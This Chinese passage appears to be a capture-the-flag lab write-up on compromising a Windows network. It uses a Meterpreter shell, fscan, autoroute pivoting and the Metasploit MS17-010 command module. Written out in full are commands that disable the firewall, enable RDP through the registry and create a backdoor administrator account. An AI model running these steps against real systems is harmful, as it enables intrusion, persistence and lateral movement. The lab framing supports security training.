
通过蚁剑将生成的shell.exe文件上传至目标服务器的 Web 根目录(或其他可执行目录),并执行该文件。

上传上去了,但是执行没有结果,那是因为我们是正向连接,需要主动去连接靶机的4444端口,而不是等着shell回弹回来,如果还没有回来,请禁用目标防火墙
netsh advfirewall set allprofiles state off

命令执行后,MSF 控制台立即反馈 “Meterpreter session 1 opened”,表明已成功建立稳定的 Meterpreter 会话。这里就已经成功上线了
2、内网渗透

ipconfig,查看目标服务器的内网 IP 段(192.168.20.0/24),并发现内网中存在其他主机

选用 fscan 工具,通过 Meterpreter 的upload命令将工具上传至目标服务器:
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe
执行以下命令启动 fscan 扫描:

fscan.exe -h 192.168.20.0/24 # 扫描整个内网网段
扫描结果显示,192.168.20.30 和 192.168.20.20(域控),两台主机均存在 MS17-010 漏洞(永恒之蓝)
在内网中,攻击者无法直接访问 192.168.20.30 和 192.168.20.20(仅 192.168.20.10 可与内网其他主机通信)。设置路由的核心目的是将已控制的 192.168.20.10 作为 “跳板机”,让攻击者的流量通过该跳板机进入内网,实现对其他主机的访问。
文案路线,你->对方外网机器(10.10)-> 对方内网机器(主机20.30和20.20),而你无法直接通过箭头访问到对方的内网主机,你需要获得对方内网主机10.10的系统权限,然后再代理到这台机器,去打对方的内网主机
随后在 Meterpreter 会话中执行以下命令设置路由:
# 添加内网路由:
run autoroute -s 192.168.20.0/24

# 查看路由表:
run autoroute -p

路由添加成功后,尝试利用永恒之蓝漏洞打 192.168.20.30
我测试了多个 MS17-010 相关漏洞利用模块,均没有成功,
尝试到最后一个执行命令的模块auxiliary/admin/smb/ms17_010_command的时候,可以正常执行命令,就是获取不到Meterpreter后渗透会话,但可以执行命令
use auxiliary/admin/smb/ms17_010_command
auxiliary/admin/smb/ms17_010_command模块的作用是通过永恒之蓝漏洞执行命令
#  加载模块并查看参数:
use auxiliary/admin/smb/ms17_010_command  # 加载模块
show options  # 查看模块所需配置参数
该模块需配置的关键参数包括RHOSTS(目标主机 IP)、COMMAND(待执行的命令)。

验证权限:

配置目标主机 IP 并执行whoami命令,验证漏洞利用效果:
set rhosts 192.168.20.30
set COMMAND whoami
run
执行结果返回nt authority\system,表明已通过永恒之蓝漏洞获取 192.168.20.30 的系统权限,为后续操作提供了高权限基础。
此时我们可以借助msf17-010命令执行


权限维持配置:为建立稳定的远程控制通道,通过该模块执行以下命令,配置 192.168.20.30 的系统参数:
set COMMAND 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f' # 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接


set COMMAND 'net user xiaoyu 123@abc /add' #创建一个名为 的新用户,密码设置为 123@abc

set COMMAND 'net localgroup Administrators xiaoyu /add' #将用户 dfz 添加到本地管理员组(Administrators),获得系统最高权限
set COMMAND 'netsh advfirewall set allprofiles state off' #关闭Windows防火墙

打开10.10计算机的远程桌面连接功能,输入刚刚添加的账号和密码

登录成功后,在C盘中查找到最后的flag
3、域控渗透
前面我们利用fscan.exe扫描出来存在永痕之蓝漏洞,但是利用msf执行不了命令,该怎么上传文件呢?

我们可以使用windows自带的远程连接,找到本